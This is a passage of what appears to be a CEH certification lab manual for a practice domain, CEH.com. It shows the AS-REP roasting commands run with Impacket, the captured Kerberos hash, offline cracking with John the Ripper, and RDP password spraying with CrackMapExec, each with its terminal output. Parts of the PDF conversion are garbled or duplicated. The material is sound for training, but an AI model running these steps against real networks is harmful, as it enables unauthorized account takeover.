OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 77.84 seconds
[root@parrot]~]
```

6. After scanning is complete, we get the domain name which is **CEH.com**.
7. Now, we have DC IP and domain name, which can be used in the AS-REP Roasting attack.
8. Close all open windows and document all the acquired information.


---

## Task 2: Perform AS-REP Roasting Attack

An AS-REP roasting attack targets user accounts in AD that do not require Kerberos pre-authentication, exploiting the DONT\_REQ\_PREAUTH setting. Attackers can request a ticket-granting ticket (TGT) for these accounts without needing the user's password.


The DC responds with an encrypted TGT, which the attacker captures. This TGT, encrypted with the user's password hash, is then subjected to offline password-cracking tools such as Hashcat or John the Ripper. By rapidly guessing the password, the attacker can eventually decrypt the TGT, revealing the user's password.

1. In Parrot Security machine, open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.



A screenshot of a terminal window titled "cd - Parrot Terminal". The window shows a terminal session where the user has successfully logged in as root. The session starts with the command "sudo su", followed by the prompt "[sudo] password for attacker:", and then the user enters the password "toor". The terminal then displays the root prompt "#". The background of the desktop shows a dark, abstract network graph with a parrot icon.


3. Type **cd impacket/examples/** and press **Enter** to move into the examples directory.



The screenshot shows a terminal window titled "cd impacket/examples/- Parrot Terminal". The terminal is running as root on a Parrot OS system. The user has navigated to the "/root/ADtools/users.txt" file and is executing the "GetNPUsers.py" script with the following command:

```
[root@parrot]# python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22.
```


4. Execute the command **python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22.**
  - **GetNPUsers.py**: Python script to retrieve AD user information.
  - **CEH.com/**: Target AD domain.
  - **-no-pass**: Flag to find user accounts not requiring pre-authentication.
  - **-usersfile ~/ADtools/users.txt**: Path to the file with the user account list.
  - **-dc-ip 10.10.1.22**: IP address of the DC to query.



```
Applications Places System Terminal Help
File Edit View Search Terminal Help
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[~]
└─#cd impacket/examples/
[root@parrot]~[~/impacket/examples]
└─#python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[-] User Mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Shiela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28e
b563646920402532c601f8e4c0275b0ef09228ac56f7a8b8c6554d2933966a3c41c50881b4e5f31fb8e1ab91ee74febaf8
97cc66260377fe4758548662854b8366ac77e182ac34d1566a7fa2b2a82ef03dfe01ef3ced46d3320c152d42302117607362c
37439d1d2eb79406129c614506876129b850c7969460e5b39ceaba9790c027adbf9cb80ca0fafadb14e6b112b930ca34968ce8
7d9dc3f34da9e76318dd9621d135137afabe89d03e781f24ffb08f667f767c81ca0c51436207a7aeff83a3aad9671ff10ebe3
fb853905a
[root@parrot]~[~/impacket/examples]
└─#
```

5. We can observe that the user **Joshua** has **DONT\_REQUIRE\_PREAUTH** set. As this user is vulnerable to AS-REP roasting, we obtain Joshua's password hash.
6. Copy that hash and save it as **joshuahash.txt**. Execute the command **echo '[HASH]' > joshuahash.txt**.



```
Applications Places System Terminal Help
File Edit View Search Terminal Help
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[~]
└─#cd impacket/examples/
[root@parrot]~[~/impacket/examples]
└─#python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[-] User Mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Shiela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28e
b563646920402532c601f8e4c0275b0ef09228ac56f7a8b8c6554d2933966a3c41c50881b4e5f31fb8e1ab91ee74febaf8
97cc66260377fe4758548662854b8366ac77e182ac34d1566a7fa2b2a82ef03dfe01ef3ced46d3320c152d42302117607362c
37439d1d2eb79406129c614506876129b850c7969460e5b39ceaba9790c027adbf9cb80ca0fafadb14e6b112b930ca34968ce8
7d9dc3f34da9e76318dd9621d135137afabe89d03e781f24ffb08f667f767c81ca0c51436207a7aeff83a3aad9671ff10ebe3
fb853905a
[root@parrot]~[~/impacket/examples]
└─#
```

A screenshot of a Parrot OS desktop environment. The terminal window shows a Kerberos hash dump from the Impacket examples directory:

```
echo '$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28eb563646' | echo '#echo '$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28eb563646#'
```

7. Execute the command **john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt**. This will crack the password hash and will give us the password in plain text.

A screenshot of a Parrot OS desktop environment. The terminal window shows the John the Ripper password cracking process:

```
john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt - Parrot Terminal
```

```
[root@parrot]# john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cupcake      ($krb5asrep$23$Joshua@CEH.COM)
1g 0:00:00:00 DONE (2024-06-12 01:23) 25.00g/s 25600p/s 25600c/s 25600C/s letmein..abcd1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


8. The password for the user Joshua has been cracked, as shown in the above screenshot which is **cupcake**.

9. Close all open windows and document all the acquired information.
- 

## Task 3: Spray Cracked Password into Network using CrackMapExec.

Using CrackMapExec for password spraying involves leveraging its capabilities to automate the process. For instance, if "cupcake" is a cracked password, CME can be used to test this password against numerous user accounts and services across a network. This approach helps identify other accounts that may be using the same password, facilitating further penetration testing or security assessments.

1. In **Parrot Security** machine, open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~]$ sudo su
[sudo] password for attacker:
[root@parrot] ~]$ cd
[root@parrot] ~]$ #
```

The background of the desktop shows a colorful parrot. The taskbar at the bottom has icons for Applications, Places, System, and a terminal window labeled "cd - Parrot Terminal".

3. In **Lab 5: Task 1**, from the Nmap results we can observe that other hosts in the subnet are running services such as RDP, SSH, and FTP. Therefore, we can perform password spraying on each service individually to check for correct credentials. In this task, we will be focusing on RDP. However, you can explore and check other services.

4. Execute command **cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake"** to perform password spraying.
  - **rdp**: Targets the Remote Desktop Protocol (RDP) service.
  - **10.10.1.0/24**: IP address range to target, encompassing all hosts within the subnet 10.10.1.0 with a subnet mask of 255.255.255.0.
  - **-u /root/ADtools/users.txt**: Specifies the path to the file containing user accounts for authentication.
  - **-p "cupcake"**: Password which we cracked using AS-REP Roasting to test against the RDP service on the specified hosts.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled 'cd - Parrot Terminal' is open, displaying the following command history:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd
[root@parrot] -[~]
└─# cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake"
```

In the background, a file browser window is visible, showing a directory structure with several modules:

- CEHv13 Module 13: Hacking Wireless
- CEHv13 Module 14: Hacking Web servers


5. After the spray completion we find that user **Mark** is using the same password **cupcake** on host **10.10.1.40**. We will now try to connect to RDP as user **mark**.

```

Applications Places System cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake" - Parrot Terminal
File Edit View Search Terminal Help
RDP 10.10.1.30 3389 SQL_SRV [*] Windows 10 or Windows Server 2016 Build 17763
  (name:SQL_SRV) (domain:CEH.com) (nla:True)
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.40 3389 MARK [*] Windows 10 or Windows Server 2016 Build 22000
  (name:MARK) (domain:CEH.com) (nla:True)
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.22 3389 SERVER2022 [-] CEH.com\Administrator:cupcake (STATUS_LOGON_F
AILURE)
RDP 10.10.1.22 3389 SERVER2022 [+] CEH.com\Mark:cupcake (Pwn3d!)
RDP 10.10.1.40 3389 MARK [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.40 3389 MARK [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.40 3389 MARK [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.40 3389 MARK [-] CEH.com\Administrator:cupcake (STATUS_LOGON_F
AILURE)
RDP 10.10.1.40 3389 MARK [+] CEH.com\Mark:cupcake (Pwn3d!)
RDP 10.10.1.30 3389 SQL_SRV [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.30 3389 SQL_SRV [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.30 3389 SQL_SRV [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP 10.10.1.30 3389 SQL_SRV [-] CEH.com\Administrator:cupcake (STATUS_LOGON_F
AILURE)
RDP 10.10.1.30 3389 SQL_SRV [+] CEH.com\Mark:cupcake (Pwn3d!)
Running CME against 256 targets 100% 0:00:00
[root@parrot] ~ [~]
# 


```

- Click on **Menu** and search for **remmina** in the search field; then, select **Remmina** from the results.

